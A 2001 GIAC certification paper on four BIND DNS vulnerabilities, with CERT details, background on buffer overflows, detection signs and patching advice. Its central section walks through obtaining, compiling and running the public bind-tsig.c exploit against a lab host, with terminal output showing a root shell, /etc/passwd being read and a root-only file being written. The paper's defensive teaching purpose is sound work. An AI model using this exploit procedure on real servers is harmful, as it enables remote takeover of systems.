Global Information Assurance Certification Paper

BY: Matt Morton

Unbinding the Internet infrastructure: new Bind exploits put the stability of the Internet at risk

In late January 2001, the COVERT labs at PGP Security discovered three new vulnerabilities in BIND (for more information, please see http://www.pgp.com/research/covert/). About the same time Claudio Musmarra discovered a fourth vulnerability. These four vulnerabilities could potentially create serious problems for the Internet infrastructure since the ISC's (Internet Software Consortium) BIND (Berkley Internet Name Domain) software is in use by the majority of domain name servers in operation on the Internet today. Although, the ISC is no longer officially maintaining version 4.9.x, various versions are still widely deployed on the Internet. Numerous past vulnerabilities and exploits in the various older versions of BIND are well known to the Internet community. The Current stable and supported releases are version 8.2.3 and 9.1.x. After the recent discovery of these four new vulnerabilities, the ISC issued a statement on their website (**www.isc.org**) strongly recommending users upgrade to version 9.1.x. If this isn't possible, the ISC has released a bug fixed patch for versions 4 and 8.

Domain Name Service:
BIND software provides DNS, (Domain Name Service) an internet service which handles the conversion of internet addresses to internet names to facilitate locating computers and services on networks. Since the operation of most services (such as E-mail, news, etc.) on the Internet depend on the proper operation of name services, multiple services could easily be impacted if these vulnerabilities in BIND should be exploited. With proper tools to exploit these vulnerabilities, crackers now have several openings to potentially disrupt large portions of the Internet infrastructure.

Overview of the four new BIND Vulnerabilities:

The four vulnerabilities have been documented and numbered as follows by CERT (Carnegie Mellon Software Engineering Institute) a leading security and incident handling and response organization.

Vulnerability Name:	**BIND TSIG Buffer Overflow**
Affected Versions of BIND:	8.2, 8.2.1, 8.2.2 – 8.2.2-P7, 8.2.3-T1A – 8.2.3-T9B
Systems Affected:	Any running the above versions of BIND
CERT Vulnerability Note ID:	VU#196945 (for more Information www.cert.org)
Vulnerability Type:	Buffer Overflow
Risk Factor:	HIGH
Protocol / Port:	TCP and/or UDP port 53
Vulnerability Description:	ISC BIND 8 contains a buffer overflow in transaction signature handling code

Vulnerability Name:	**BIND Nslookup Complain Buffer Overflow**
Affected Versions of BIND:	4.9.5 – 4.9.7
Systems Affected:	Any running the above versions of BIND
CERT Vulnerability Note ID:	VU#572183
Vulnerability Type:	Buffer Overflow
Risk Factor:	MEDIUM
Protocol / Port:	TCP and/or UDP port 53
Vulnerability Description:	ISC BIND 4 contains buffer overflow in nslookupComplain()

Vulnerability Name:	**BIND Nslookup Complain Validation Error**
Affected Versions of BIND:	4.9.3 –4.9.5-P1
Systems Affected:	Any running the above versions of BIND
CERT Vulnerability Note ID:	VU#868916
Vulnerability Type:	Validation Error
Risk Factor:	MEDIUM
Protocol / Port:	TCP port 53
Vulnerability Description:	BIND 4 contains a format string vulnerability that allow an attacker to execute arbitrary code. This vulnerability also occurs when reporting Nslookup errors for name servers

Vulnerability Name:	**BIND Information Leak Error**
Affected Versions of BIND:	4.9.x and 8.2.x
Systems Affected:	Any running the above versions of BIND
CERT Vulnerability Note ID:	VU#325431
Vulnerability Type:	Information Leak
Risk Factor:	MEDIUM
Protocol / Port:	TCP port 53
Vulnerability Description:	There is an information leakage vulnerability in the above versions of BIND which may allow remote intruders to obtain information from systems running BIND

Background: Overview of Buffer Overflow Attacks:

Two of the new BIND vulnerabilities can be exploited via buffer overflow attacks, so background on the details of these types of attacks will be briefly covered. Buffer Overflow attacks intentionally send more data than a waiting program was written to handle. This extra data "overflows" the region of memory set aside to hold it plus some of the memory that is set aside to hold some of the program instructions (usually the next few instructions which are needed by the executing program). The overwritten memory (planned carefully by the attacker to get just the commands they need into this exact area of memory) now becomes the next set of instructions executed. These instructions are run as the user who started the program (in this case named). This allows an attacker to

execute arbitrary commands on the server, running as the owner of the process (in most cases the goal is to find a service running as superuser). If superuser, this provides complete control of the system to the attacker. These attacks are very often a Denial-of-Service in that they usually crash or hang the service which they attack. Including validation code that checks the size and type of data that will be accepted by the program can prevent buffer Overflow attacks. This sounds simple, but data validation adds time and potentially bandwidth to processes, as systems exchange validation rules. Also, writing validation code is time-consuming and likely to be neglected by programmers. Some programming languages offer much better build in code validation than others. For example, Java has very strong data validation built-in, while C and C++ have no explicit notion of data element size for collections such as arrays. Since a large percentage of the code running across the Internet today is based on C, the problem is enormous and only getting worse. This is why the number and variety of Buffer Overflow attacks is only expected to increase in the future.

Protocol Descriptions and Details of potential exploits:

BIND TSIG (Transactions Signature) Buffer Overflow:
This vulnerability may allow an attacker to execute code with the same privileges as the BIND Server. Since most default installations run as root, the commands would occur with superuser privileges. TSIGs allow for secret key authentication of transactions between a DNS client and Server. The TSIG protocol (for more information, please see RFC 2845 @ www.ieft.org) allows for transaction level authentication using shared secrets (one way hashes). It can be used to authenticate zone transfers as coming from an approved client, or for responses coming from another recursive nameserver (such as a primary to secondary). This protocol is somewhat difficult to use and maintain if you have many servers involved because of the required maintenance of shared secrets. Also, many times DNS servers span different companies and/or geographic locations.

Description of the TSIG Vulnerability From the CERT Vulnerability Note:
" During the processing of transaction signatures, BIND performs a test for signatures that fail to include a valid key. If a transaction signature is found in the request, but a valid key is not included, BIND skips normal processing of the request and jumps directly to code designed to send an error response. Because this code fails to initialize variables in the same manner as the normal processing, later function calls make invalid assumptions about the size of the request buffer. In particular, the code to add a new (valid) signature to the response may overflow the request buffer and overwrite adjacent memory on the stack or heap. Over-writing this memory can allow an intruder (in conjunction with other buffer overflow exploit techniques) to gain unauthorized access to the vulnerable system." CERT Coordination Center " CERT Advisory CA-2001-02 Multiple Vulnerabilities in BIND" January 30, 2001
http://www.cert.org/advisories/CA-2001-02.html

BIND Nslookup Complain Buffer Overflow:
This is another vulnerability which allows the attacker to overflow the program with data and force it to execute code with the same privileges as the BIND server. When BIND is run, it creates a character array that is supposed to be used to build an error message intended for syslog. Attackers only need to send a specially formatted DNS query to affected BIND servers. If properly constructed, the query can be used to crash the DNS server process, resulting in the execution of arbitrary code. The code is executed with the same privileges as the BIND process, which is typically superuser. There are several conditions that can lead to triggering of this overflow, all of which include the resolution of name server records into Internet protocol addresses. The information an attacker is able to insert into the stack is limited to printable characters. This limitation makes susceptibility to the exploit contingent upon the layout of the BIND process in memory and the amount of memory available to the name server. It has been stated that this vulnerability was fixed several versions prior to the current BIND 4.x version, but that it is still present in certain Unix distributions!

BIND Nslookup Complain Validation Error:
This exploit is very similar to the vulnerability above and involves the same error message call to syslog. This vulnerability exists because the call to syslog utilizes a user controllable string as the second argument. Because this is user controllable, this creates an exploitable condition. The same restriction applies; the format of the string is limited to printable characters. Despite this, the attacker is still able to create a carefully planned and formatted string which is executed during the vulnerable syslog function call.

BIND Information Leak Error:
This vulnerability may allow an attacker to send an inverse query to the name server and obtain information from the program stack, including environment variables. This information may help assist attackers in developing exploits for the other BIND vulnerabilities listed above.


ISC BIND Vulnerability Variants:

A plethora of other BIND vulnerabilities exist, in fact, a quick search of CERT (www.cert.org) yields twelve documents since 1997 describing vulnerabilities and exploits of vulnerabilities in BIND. Many of the CERT advisories describe exploitations of vulnerabilities in BIND made public well before the exploits happened. Unfortunately, many systems administrators don't seem to be getting the message and upgrading and patching their BIND installations in a timely fashion. Some of this can be blamed on the fact that many administrators are reluctant about patching DNS because it is so critical to the proper operations of their networks and any small technical problem can have a very large and widespread impact on the Internet community (remember the recent DNS problems at Microsoft?). As an example of how long it is taking administrators to get the advisories, on November 10th, 1999, CERT published CA-1999-14, detailing multiple vulnerabilities in the current versions of BIND. CERT claims that they were still receiving reports of widespread compromises based on these vulnerabilities through December of the following year! So as security administrators,

this is our chance to learn from history and try to make sure the problems of the past don't repeat themselves. For more information of the numerous historical vulnerabilities and exploits in the ISC's BIND software, please see the CERT web site at http://www.cert.org.

Diagram of how the exploit would typically work on a network

I have discussed four new BIND vulnerabilities for which there are numerous publicly available exploits available on the Internet. For the remainder of this paper, I will focus on one of the publicly available exploits, the bind-tsig.c exploit. To download the cod e for the bind-tsig.c exploit, please see: ftp://ftp.technotronic.com/newfiles/bind-tsig.c . The following is a typical network diagram of how this exploit would occur.



The ISC BIND bind-tsig.c ATTACK:

- The hacker performs reconnaissance scanning of the internet, searching for accessible hosts running BIND
- Once a host is located, the hacker runs the exploit against the DNS server
- The attack overflows the named process, usually crashing it
- The attacker is presented with a ROOT shell on the remote system
- At this point the hacker can do most anything to this system

Existing Exploits and how to use them:

One of the reasons I decided to write my practical about these particular vulnerabilities is that they were very current at the time I decide to use them for my paper. I could find no released exploits on the Internet for these vulnerabilities (this is not to say that I know all the right places to look). I felt sure that the exploits would be created by the time I finished and was interested to see how fast the cracker community would catch up. It didn't take long at all. A few weeks after the vulnerabilities were announced, I located

bind-tsig.c, an exploit for the BIND TSIG vulnerability on http://www.technotronic.com. I spoke with a member of technotronic.com and he told me that they received this exploit via Bugtraq (www.securityfocus.com) who got it via an anonymous submission. A short time later, variations of the other exploits also appeared on hacker/cracker sites across the Internet. While these tools are actively available and ready to use, they aren't as widely available across the Internet as I thought they would be. I also have been surprised how few different versions of the exploits I have found for each of the different vulnerabilities. I have only been able to locate one working exploit for the two buffer overflow vulnerabilities. In addition, I have only been able to find the exploits on a few of the numerous hacker/security sites. Given the wide deployment ISC BIND servers across the Internet today, and the enormity of the exploit (full root control) I figured cackers would rush to take advantage of these exploits. Maybe they are, or maybe they don't have to rush because they know that a large portion sites connected to the internet won't even notice the many alerts and postings and will be susceptible for a long time to come. Or maybe most crackers are skilled enough to write their own exploits. Whatever the reasons, these exploits are very dangerous and difficult to track down. We need to take serious action to test and patch our BIND installation to be sure they aren't susceptible to these attacks.

To give you a feel for just how serious these exploits are, I obtained the bind-tsig.c code and setup my own test network to attack. Below you will find details of a real attack using this exploit and will be able to see how damaging this type of incident could be to your productions networks. I have interspersed comments between the actual events to help you follow along. Note: Running this attack, I found that I needed to reboot the system between attacks. It wasn't enough just to manually restart the crashed named process. Your results may vary. I am by no means condoning or certifying the bind-tsig.c code, this is live cracker code, USE IT AT YOUR OWN RISK!

Obtaining the code:
ftp://ftp.technotronic.com/newfiles/bind-tsig.c

Compile the .c file into a binary executable:
The bind-tsig.c file must be compiled into a binary file before use, this requires gcc or some other ANSI C compiler. Gcc can be obtained for free at: http://gcc.gnu.org/

Using gcc, you will need to perform the following step:

```
gcc  -o bind-tsig.c bind-tsig
```

This creates the binary executable file bind-tsig used for the attack.

Details of the Exploit in Action (with comments):

```
*** Version of Redhat Linux Kernel and BIND information ***

# First I telnet to the box I am going to attack and record some
# critical information for your review
# Linux Kernel version and ISC BIND version
# then I exit the session and return to my home system
# hornet.honeynet.org

[root@hornet bindexploit]# telnet candy.honeynet.org
Trying 192.168.2.1...
Connected to candy.honeynet.org (192.168.2.1).
Escape character is '^]'.

Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14-5.0 on an i686
login: joeuser
Password:
Last login: Tue Feb 27 10:52:50 from joeuser.honeynet.org
==> joeuser@candy [~]
==> /usr/sbin/named -v
named 8.2.3-T5B Thu May 11 08:49:48 MDT 2000
      joeuser@candy:/usr/Build/bind-8.3.2-tb5.src/bin/named

*** Check to be sure that named is running on candy, before we begin
the attack ***

# Query the system to see if named is running, it is!

==> ps -ef |grep named
root       998     1  0 11:02 ?        00:00:00 /usr/sbin/named

exit
connection closed by foreign host.
[root@hornet bindexploit]#

*** The ATTACK Begins ****

# From hornet, in a directory called bindexploit, I run the bind-tsig
# program as follows:
# ./bind-tsig candy.honeynet.org

attacking candy.honeynet.org (192.168.2.1)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 40110764
[*] retrieved stack offset = bffffc98
[d] evil_query(buff, bffffc98)
[d] shellcode is 134 long
[d] olb = 152
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux fuath 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root)
```

```
*** The ATTACK is sucessful, I have been provided a ROOT shell on the
system candy ***

# I check to be sure I am on the system candy

uname -a
Linux candy  2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown

*** Testing our level of access to be sure we have full control ***

# First, lets be sure we can get to the passwd file and display it

cd /etc
cat passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
joeuser:x:12:100:Joe Daddy the Man:/home/joeuser:/bin/bash

# Next, let's be sure we have ROOT access by testing our ability to
# write to a file which should be writeable only by ROOT

cd /root
ls -al secured_file
-rw-------    1 root     root         2621 Nov  9  1999 secured_file

cat secured_file
#
# Created 02/27/01
# Test file for Bind Exploit
#This is a Secured File, Only Root Has access to Read or Write this
file:
#
#


echo "Test writing to a ROOT ONLY Writeable File" >> secured_file
cat secured_file
#
# Created 02/27/01
# Test file for Bind Exploit
#This is a Secured File, Only Root Has access to Read or Write this
file:
#
#

Test writing to a ROOT ONLY Writeable File
```

```
*** What happened to the named (DNS) process during the ATTACK? ***

# Query the system to see if named is still running after the ATTACK
# As expected, after the buffer overflow attack, named is not running
# We can only assume it crashed during the attack

ps -aux |grep named
root       980  0.0  0.6  1208  424 ?        S    11:00   0:00 grep
named

*** Log Out of the exploited system and return to my home system hornet
***

exit
Connection closed
[root@hornet bindexploit]#

*** Try the exploit again, without a reboot of the system ***

# It seems that you must restart the system, before the exploit will
# successfully work again.  If you don't you get the error below.

[root@hornet bindexploit]# ./bind-tsig candy.honeynet.org
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net

[*] attacking candy.honeynet.org (192.168.2.1)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 40110764
[*] retrieved stack offset = bffffb68
[d] evil_query(buff, bffffb68)
[d] shellcode is 134 long
[d] olb = 104
[x] could not write our data in buffer (offset0=60, rroffsetidx=6)
[x] error sending tsig packet
[root@hornet bindexploit]#
```

Signatures of the attack:

There are very few signs that you will find if your system is hit with the bind-tsig.c exploit. I setup my syslog logging to record (*.debug) the highest level of logging possible for all logging facilities before I launched my attacks. I was surprised when I found absolutely nothing in my log files after the attack. I also decided to search my compromised system to see if a core dump (program dump file) was present. I thought that a core might be created when named crashes during the buffer overflow attack. I found nothing. So about the only clue one may notice is the realization that their named server has crashed…this could take a while to discover, especially if you have multiple redundant DNS servers. So you won't find much information left from the attack, but you should monitor for unexplained starts/stops of the BIND named process. Also, if you do find such events you will want to carefully monitor your logs for suspicious activity

directly before and after these types of events. You will be much better off if you have deployed a file integrity package such as Tripwire, which can quickly notify you of changes to your system. Also, it is important to follow regular and thorough auditing of your systems so that you will have the opportunities to notice any changes. Finally, you should have a well planned, fully tested Incident Handling plan so that you will be able to react quickly and efficiently should an incident occur. At the very least you must ensure that you keep your software up-to-date and apply patches to fix vulnerabilities as soon as they become available. You need to stay on top of new vulnerabilities so that you will know about them as soon as they are released. One great way to do this is to sign up for one of the automated security alert mailing lists on the Internet. You can find such lists at:
www.securityfocus.com
www.iss.com
and many others…just search your favorite search engine for security alerts.

How to protect your BIND installations from these new vulnerabilities:

Upgrade your BIND software:
According to the ISC, the first thing you should strongly consider is upgrading your BIND installation to version 9.1.x because of its many new features and security improvements. According to the ISC, these include:

DNS Security:
- DNSSEC Security (signed zones)
- TSIG (signed DNS requests)

IP Version 6 Support:
- Answers DNS queries on Ipv6 sockets
- Ipv6 resource records (A6, DNAME, etc.)
- Bitstring Labels
- Experimental Ipv6 Resolver Library

DNS Protocol Enhancements:
- IXFR, DDNS, Notify, EDNS0
- Improved Standards Conformance

Views
- One Server process can provide multiple views of the DNS namespace—i.e. and inside view and and outside view

Multiprocessor Support
Improved Portability Architecture

****NOTE: BIND version 9.x is not susceptible to the four vulnerabilities outlined in this paper.**

If all these reasons aren't enough to convince you, or if you have other technical reasons that you cannot move to version 9 (such as the required configuration file changes) then you need to upgrade your installation to version 8.2.3. The four new BIND vulnerabilities discussed in this paper have been resolved in version 8.2.3. There is also a patched version available for installations still running BIND version 4.9.x but as this

version is not being actively maintained, I won't bother covering it. For more information, see www.isc.org.

Use Split Horizon DNS to Minimize Impacts:
Splitting your DNS servers into at least two groups, those that are available to the outside world, and those that are only available to individuals inside your company has many benefits. One of these could be a limit on the impact of the exploitation of any of the new BIND vulnerabilities. By separating your DNS servers you can apply different security policies to them such that if one of them is compromised the others will continue to function normally. Also, this allows you to minimize the amount of data about your network available to hackers probing for reconnaissance information.

Use Strong Cryptography to Authenticate Services:
Organization should use strong methods of cryptography to authenticate services and transactions whenever possible. DNS is inherently weak for authentication and should not be relied upon. Methods such as using SSL (secure sockets layer) and SSH (secure Shell) should be used to authenticate and encrypt transactions which occur over the Internet and within your company, where required.

Conclusions:

As I am sure you are now painfully aware, these new vulnerabilities in BIND pose grave new risks for the Internet community. Most security professionals will remember recent news headlines about Internet attacks on Microsoft and other big name companies, so even the big names are vulnerable. There are patches available to fix these new and very serious BIND vulnerabilities; there is no reasonable excuse at this point for not securing you BIND servers. That said, I am sure we will hear more about attacks based on exploits of these vulnerabilities for some time to come. Hopefully as "security aware" individuals we will be able to help those who may not have seen the advisories or who don't have the technical skills to undertake the needed defenses. At this point, the solutions are available and no incidents need occur based on these vulnerabilities. But somehow……I feel certain that they will.

Additional Information:

Security and exploit related links used in this article

Internet Software Consortium (ISC)	www.isc.org/products/BIND/
ISS Security Inc.	www.iss.com/xforce
Carnegie Mellon Software Engineering Institue (CERT)	www.cert.org
Covert Labs @ PGP Security	www.pgp.com/research/covert
SANS Institute	www.sans.org
Technotronic	http://www.technotronic.com/ (excellent searchable DB of exploits)
SUN's Big Admin. Site	http://www.sun.com/bigadmin/ ;$sessionid$1ZNWYHAAAEFP1AMTA1FU3NQ

Internet and Other Sources:

CERT Coordination Center " CERT Advisory CA-2001-02 Multiple Vulnerabilities in BIND" January 30, 2001
http://www.cert.org/advisories/CA-2001-02.html

Covert Labs at PGP Security "Vulnerabilities in BIND 4 and 8" January 29,2001
http://www.pgp.com/research/covert/advisories/047.asp

Lawson, Stephen. "Fix for DNS Software Hole Released" January 29, 2001
http://www.cnn.com/2001/TECH/computing/01/29/dns.patch.idg/index.html

Coffee, Peter. "Tech View: How 'buffer overflow' attacks work" July 20, 2000
www.zdnet.com/eweek/stories/general/0,11011,2605669,00.html

ISS.net "X-Force Security E-mail Alert: Xforce@iss.net" January, 29 2001

Mudge@lopht.com "How to write Buffer Overflows" October 20, 1995.
http://www.subterrain.net/~cripto/overflow-papers/bufero.txt

Aleph One, Aleph1@underground.org "Smashing the Stack for Fun and Profit"
http://phrack.infonexus.com/search.phtml?view&article=p49-14

teleh0r@doglover.com "Writing Buffer Overflow Exploits with Perl" 2000
http://teleh0r.cjb.net